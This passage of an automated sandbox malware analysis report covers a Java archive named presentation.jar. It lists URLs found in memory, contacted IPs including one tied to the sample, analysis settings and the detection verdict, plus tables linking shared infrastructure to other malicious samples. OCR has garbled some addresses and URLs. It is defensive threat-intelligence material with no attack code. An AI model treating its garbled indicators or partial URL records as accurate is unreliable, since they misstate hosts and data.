http://www.dailymail.co.uk/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www3.fnac.com/favicon.ico	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://https://s2.go-mpulse.net/boomerang/	~DF9F66EA97E71930AD.TMP.7.dr, en[1].htm.8.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://buscar.ya.com/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://search.yahoo.com/favicon.ico	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.chambersign.org1	java.exe, 00000002.00000002.252326380.000000000A445000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	java.exe, 00000002.00000002.252326380.000000000A445000.00000004.00000001.sdmp	false		high
http://www.sogou.com/favicon.ico	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://asp.usatoday.com/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://consent.trustarc.com/bannermsg?	notice[1].js0.8.dr	false		high
http://fr.search.yahoo.com/	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high
http://rover.ebay.com	java.exe, 00000002.00000002.257691436.0000000016833000.00000002.00000001.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.aboutads.info/consumers	get[1].js.8.dr	false		high
http://in.search.yahoo.com/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://img.shopzilla.com/shopzilla/shopzilla.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://search.ebay.in/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://image.excite.co.jp/jp/favicon/lep.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://%s.com	java.exe, 00000002.00000002.25 7518296.0000000016740000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://msk.afisha.ru/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://https://prefmgr-cookie.truste-svc.net/cookie_js/cookie_iframe.html?parent=https://consent-pref.trust	~DF9F66EA97E71930AD.TMP.7.dr	false		high
http://www.reddit.com/	msapplication.xml4.7.dr	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://watchdog.truste.com/pvr.php?page=complaint	get[1].js.8.dr	false		high
http://policy.camerfirma.com0	java.exe, 00000002.00000002.25 2326380.000000000A445000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.rediff.com/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http:// https://static.oracle.com/cdn/cec/v21.2.1.30/_sitesclouddelivery/renderer/renderer.js	~DF9F66EA97E71930AD.TMP.7.dr	false		high
http://www.ya.com/favicon.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://bugs.webkit.org/show_bug.cgi?id=3810	0D070042D9C67A68E1A4BF804E6E0E06.cache[1].htm.8.dr	false		high
http://www.etmall.com.tw/favicon.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://www.google.ru/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://cps.letsencrypt.org0	java.exe, 00000002.00000002.25 0698316.0000000005073000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.hanafos.com/favicon.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cgi.search.biglobe.ne.jp/favicon.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class2.crl	java.exe, 00000002.00000002.25 2326380.000000000A445000.00000 004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://bugreport.sun.com/bugreport/	java.exe, 00000002.00000002.25 1400043.000000000A1C5000.00000 004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high
http://java.oracle.com/	java.exe, 00000002.00000002.25 1436069.000000000A1D5000.00000 004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.naver.com/favicon.ico	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://buscar.ozu.es/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	java.exe, 00000002.00000002.2515862800000000A20F000.00000004.00000001.sdmp, SECURE_VIEWER.RSA	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://kr.search.yahoo.com/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://search.about.com/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://ocsp.sectigo.com	java.exe, 00000002.00000002.2515862800000000A20F000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.igbusca.com.br/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://www.ask.com/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://cps.chambersign.org/cps/chambersroot.html	java.exe, 00000002.00000002.2523263800000000A445000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.cjmall.com/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://search.centrum.cz/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://www.certplus.com/CRL/class3P.crl	java.exe, 00000002.00000002.2523263800000000A445000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://www.google.it/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://search.auction.co.kr/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://www.amazon.de/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://crl.securetrust.com/STCA.crl	java.exe, 00000002.00000002.2523263800000000A445000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://sads.myspace.com/	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false		high
http://https://consent.trustarc.com/get?name=crossdomain.html&domain=oracle.com	~DF9F66EA97E71930AD.TMP.7.dr	false		high
http://busca.buscape.com.br/favicon.ico	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	java.exe, 00000002.00000002.2576914360000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://browse.guardian.co.uk/favicon.ico	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://https://consent.trustarc.com/log	notice[1].js0.8.dr	false		high
http://uk.search.yahoo.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://r3.o.lencr.org	java.exe, 00000002.00000002.2573067273.000000000A626000.00000004.00000001.sdmp, java.exe, 00000002.00000002.2507165260000000005079000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.ozu.es/favicon.ico	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	java.exe, 00000002.00000002.2571586280.000000000A20F000.00000004.00000001.sdmp, SECURE_VIEWER.RSA	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.nifty.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.google.cz/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.soso.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.univision.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://search.ebay.it/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://www.amazon.com/	msapplication.xml.7.dr	false		high
http://images.joins.com/ui_c/fvc_joins.ico	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false		high
http://https://github.com/requirejs/requirejs/blob/master/LICENSE	renderer[1].js.8.dr	false		high
http://www.asharqalawsat.com/	java.exe, 00000002.00000002.2577691436.0000000016833000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://busca.orange.es/	java.exe, 00000002.00000002.25 7691436.0000000016833000.00000 002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
143.204.209.41	consent.trustarc.com	United States		16509	AMAZON-02US	false
143.204.209.31	consent-pref.trustarc.com	United States		16509	AMAZON-02US	false
34.202.206.65	prefmgr-cookie.truste-svc.net	United States		14618	AMAZON-AESUS	false
50.87.249.219	docs.cyberservices.biz	United States		46606	UNIFIEDLAYER-AS-1US	false
143.204.209.88	consent-st.trustarc.com	United States		16509	AMAZON-02US	false
35.181.18.61	oracle.112.2o7.net	United States		16509	AMAZON-02US	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	406076
Start date:	06.05.2021
Start time:	17:56:10
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 27s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	presentation.jar
Cookbook file name:	defaultwindowsfilecookbook.jbs

Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	28
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Java) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.troj.expl.winJAR@13/82@19/7
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 5.3% (good quality ratio 5%) • Quality average: 79.2% • Quality standard deviation: 29.1%
HCA Information:	Failed
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .jar

Warnings:	Show All • Excluded IPs from analysis (whitelisted): 52.255.188.83, 92.122.145.220, 104.42.151.234, 52.147.198.201, 88.221.62.148, 104.83.83.17, 104.83.125.175, 92.122.246.223, 92.122.144.36, 88.221.62.65, 104.83.83.83, 130.61.67.95, 95.101.22.216, 95.101.22.194, 23.32.238.155, 23.32.238.131, 184.30.24.56, 152.199.19.161, 2.20.142.210, 2.20.142.209, 20.82.210.154, 92.122.213.247, 92.122.213.194, 20.50.102.62 • TCP Packets have been reduced to 100 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, store-images.s-microsoft.com-c.edgekey.net, a1024.dscg.akamai.net, iris-de-prod-azsc-neu-b.northeurope.cloudapp.azure.com, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, e12564.dspb.akamaiedge.net, a248.b.akamai.net, go.microsoft.com, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, e406.dscx.akamaiedge.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, ds-www.java.com.edgekey.net, au-bg-shim.trafficmanager.net, e4518.dscx.akamaiedge.net, ip46.go-mpulse.net.edgekey.net, fs.microsoft.com, e11123.g.akamaiedge.net, e2581.dscx.akamaiedge.net, ie9comview.vo.msecnd.net, e870.dscx.akamaiedge.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ds-www.oracle.com.edgekey.net, iris-de-prod-azsc-uks.uksouth.cloudapp.azure.com, wildcard46.akstat.io.edgekey.net, skypedataprdcoleus16.cloudapp.net, e4518.dscapi7.akamaiedge.net, skypedataprdcoleus17.cloudapp.net, ds-oracle-microsites.edgekey.net, store-images.s-microsoft.com, wildcard46.go-mpulse.net.edgekey.net, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, dc.oracleinfinity.io.akadns.net, skypedataprdcolwus16.cloudapp.net, c.oracleinfinity.io.edgekey.net, cs9.wpc.v0cdn.net • Execution Graph export aborted for target java.exe, PID 5732 because there are no executed function • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtDeviceIoControlFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
34.202.206.65	http://www.openair.com	Get hash	malicious	Browse	• prefmgr-cookie.truste-svc.net/cookie_js/cookie_iframe.html?parent=http://consent-pref.trustarc.com/?type=netsuite_production&site=netsuite.com&action=notice&country=ch&locale=en&behavior=expressed&layout=default_eu&irm=undefined&from=http://consent.trustarc.com/
35.181.18.61	http://23.129.64.206	Get hash	malicious	Browse	• metrics.washingtonpost.com/b/ss/wpniwashpostcom/1/H.10-Pdvu-2/s35121958062326?[AQB]&ndh=1&t=2/11/2020%2021%3A42%3A33%203%20480&ns=wpni&pageName=wp%20-%20blog%20-%20/securityfix/2008/08/web_fraud_20_distributing_your.html&g=http%3A//voices.washingtonpost.com/securityfix/2008/08/web_fraud_20_distributing_your.html&cc=USD&ch=wp%20-%20technology&server=washingtonpost.com&events=event1&v1=wp%20-%20blog%20-%20/securityfix/2008/08/web_fraud_20_distributing_your.html&h1=technology%7Cblogs%7Csecurityfix&c2=wp%20-%20technology&v2=wp%20-%20technology&h2=washingtonpost.com%7Ctechnology%7Cblogs%7Csecurity

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
					fix&c3=blog&c4=washingtonpost.com&c5=brian%20krebs&v6=wp%20-%20blog%20-%20/securityfix/2008/08/web_fraud_20_tools.html&c8=Thursday&c9=12%3A30AM&c10=Weekday&v11=securityfix&v14=New&v15=First%20page%20view%20or%20cookies%20not%20supported&v16=1&c17=First%20page%20view%20or%20cookies%20not%20supported&c18=New&c23=technology%7Cblogs%7Csecurityfix&c25=securityfix&c32=application%20-%20movable%20type&c33=anonymous&c34=News&s=1280x1024&c=24&j=1.6&v=Y&k=Y&bw=1280&bh=906&p=Shockwave%20Flash%3B&[AQE]

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://technoraga.com/Doc.htm	Get hash	malicious	Browse	• transurban.sc.omtrdc.net/b/ss/transurban-website-prd/10/JS-2.20.0-LAUN/s67471978777989?AQB=1&pccr=true&vidn=2FD976FD0515F365-60000B8424D9D8C2&ndh=1&pf=1&callback=s_c_il[1].doPostbacks&et=1&t=16%2F10%2F2020%2022%3A24%3A10%201%20480&d.&nsid=0&jsonv=1&.d&ce=UTF-8&ns=transurban&cdp=2&g=http%3A%2F%2Ftechnoraga.com%2FDoc.htm&c.&evt_customPageView=1&new_repeat=New&t_hour=4%3A24%20PM&t_day=Tuesday&p_pi_url=D%3Dg&get_load_time=53&p_pi_pageID=http%3A%2F%2Ftechnoraga.com%2FDoc.htm&p_pi_pageName=Login%20-%20Office365&p_pi_pageURL=http%3A%2F%2Ftechnoraga.com%2FDoc.htm&p_pi_brand=LINKT&p_pi_sysEnv=Desktop&p_pi_delayType=Normal&p_cat_primaryCategory=Login%20-%20Office365%20-%20Manage%20LINKT&version=1.0&vendor_GoogleAnalytics_account=UA-9250181-37&excCodes=1&.c&cc=AUD&server=technoraga.com&s=1280x1024&c=24&j=1.6&v=Y&k=N&bw=784&bh=554&AQE=1
50.87.249.219	presentation.jar	Get hash	malicious	Browse	
	presentation.jar	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
consent-pref.trustarc.com	presentation.jar	Get hash	malicious	Browse	• 13.32.21.15
	presentation.jar	Get hash	malicious	Browse	• 13.32.21.47
	presentation.jar	Get hash	malicious	Browse	• 143.204.98.13
	presentation.jar	Get hash	malicious	Browse	• 143.204.98.25
	presentation.jar	Get hash	malicious	Browse	• 52.84.148.45
	presentation.jar	Get hash	malicious	Browse	• 13.225.93.123
	http://www.openair.com	Get hash	malicious	Browse	• 13.224.93.99
	http://https://online.pubhtml5.com/yjuu/ehxc/	Get hash	malicious	Browse	• 13.224.102.38
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=ccaddb8300774be5bf5454596900c46a&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	• 143.204.94.64
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=6874089d077d486d97b209b7a897287e&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	• 143.204.94.116
	http://santacruzcounty.us/	Get hash	malicious	Browse	• 13.224.95.109
	http://https://zoom.us/j/896762422?pwd=N3UvN2pHZURNWXhQYVdIZDN0T0JUQT09	Get hash	malicious	Browse	• 143.204.89.129
	OPEN.odt	Get hash	malicious	Browse	• 143.204.89.115
	FBGBU Simphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	• 13.224.95.123
	FBGBU Simphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	• 13.224.95.109
	FBGBU Simphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	• 143.204.94.26
	http://www.realnikerunningshoes.com/nike-free-run-women-women-nike-free-40-v2-c-63_71.html	Get hash	malicious	Browse	• 13.227.223.124
	http://https://baylor.zoom.us/j/268358425?pwd=MW1jK0hQbU1jbXBhdEhPV05BZ3NDZz09&data=01|01|toby_barnett@baylor.edu|12dc7fbb38a24468ed4f08d80882e94c|22d2fb35256a459bbcf4dc23d42dc0a4|0&sdata=mVw4ogjLNmcHPDOSI9ENKhErFYmq8RdmucjXGYYto2E=&reserved=0	Get hash	malicious	Browse	• 13.224.95.108
	DART%20-%20Session%20information%20and%20consent%20form_DCE%20bfbs.docx	Get hash	malicious	Browse	• 13.226.173.113
	http://https://us04web.zoom.us/j/78253099567?pwd=Ri9HSEFHWFFQTmdBWVlieDlSaGtYZz09	Get hash	malicious	Browse	• 143.204.97.112
consent-st.trustarc.com	presentation.jar	Get hash	malicious	Browse	• 65.9.66.35
	presentation.jar	Get hash	malicious	Browse	• 65.9.66.110
	presentation.jar	Get hash	malicious	Browse	• 143.204.98.16
	presentation.jar	Get hash	malicious	Browse	• 143.204.98.126
	presentation.jar	Get hash	malicious	Browse	• 13.226.247.46
	presentation.jar	Get hash	malicious	Browse	• 143.204.202.115
	http://www.openair.com	Get hash	malicious	Browse	• 13.224.93.39
	http://https://online.pubhtml5.com/yjuu/ehxc/	Get hash	malicious	Browse	• 13.224.102.42
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=ccaddb8300774be5bf5454596900c46a&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	• 143.204.94.22
	http://https://go.servicenow.com/LP=9828?elqcampid=28164&cname=EM-eDM-ITAM-SAM-Nurture-20JUL20-AMS&elqTrackId=6874089d077d486d97b209b7a897287e&elq=2f40df029a4b4ce0957181eee902ee38&elqaid=37809&elqat=1&elqCampaignId=28164	Get hash	malicious	Browse	• 143.204.94.22
	http://santacruzcounty.us/	Get hash	malicious	Browse	• 13.224.95.23
	http://https://zoom.us/j/896762422?pwd=N3UvN2pHZURNWXhQYVdIZDN0T0JUQT09	Get hash	malicious	Browse	• 143.204.89.123
	OPEN.odt	Get hash	malicious	Browse	• 143.204.89.108
	FBGBU Simphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	• 13.224.95.123
	FBGBU Simphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	• 13.224.95.23
	FBGBU Simphony Customer Signoff - Sept 2018 v3.4.docm	Get hash	malicious	Browse	• 143.204.94.40
	http://www.realnikerunningshoes.com/nike-free-run-women-women-nike-free-40-v2-c-63_71.html	Get hash	malicious	Browse	• 13.227.223.29

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	http://https://baylor.zoom.us/j/268358425?pwd=MW1jK0hQbU1jbXBhdEhPV05BZ3NDZz09&data=01|01|toby_barnett@baylor.edu|12dc7fbb38a24468ed4f08d80882e94c|22d2fb35256a459bbcf4dc23d42dc0a4|0&sdata=mVw4ogjLNmcHPDOSI9ENKhErFYmq8RdmucjXGYYto2E=&reserved=0	Get hash	malicious	Browse	• 13.224.95.117
	DART%20-%20Session%20information%20and%20consent%20form_DCE%20bfbs.docx	Get hash	malicious	Browse	• 13.35.43.30
	http://https://us04web.zoom.us/j/78253099567?pwd=Ri9HSEFHWFFQTmdBWVlieDlSaGtYZz09	Get hash	malicious	Browse	• 143.204.97.127

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AMAZON-02US	vegas.dll	Get hash	malicious	Browse	• 3.134.106.170
	BOA_20219398900.doc	Get hash	malicious	Browse	• 52.74.11.221
	LM Approved Invoices 06052021.doc	Get hash	malicious	Browse	• 52.74.11.221
	63C2AB0ECE24B47CDCFE2128789214F87451A3D82D641.exe	Get hash	malicious	Browse	• 3.136.65.236
	60b88477_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.58.78.16
	ACH Payment.html	Get hash	malicious	Browse	• 15.237.76.117
	8c2d96ab_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.15.160.167
	e9777bb4_by_Libranalysis.exe	Get hash	malicious	Browse	• 52.58.78.16
	file.msg.exe	Get hash	malicious	Browse	• 44.237.4.96
	DHL Receipt_AWB811470484778.exe	Get hash	malicious	Browse	• 52.15.160.167
	NEW ORDER.exe	Get hash	malicious	Browse	• 52.15.160.167
	BE1ACE4FB42EC06E5D5337EA5FCA98F46044BE06D3BA3.exe	Get hash	malicious	Browse	• 3.22.30.40
	D3AAB88BB737961C971ED047B4C2D5B640EFF8E678781.exe	Get hash	malicious	Browse	• 3.22.15.135
	sa.exe	Get hash	malicious	Browse	• 3.13.31.214
	rest.exe	Get hash	malicious	Browse	• 34.215.31.225
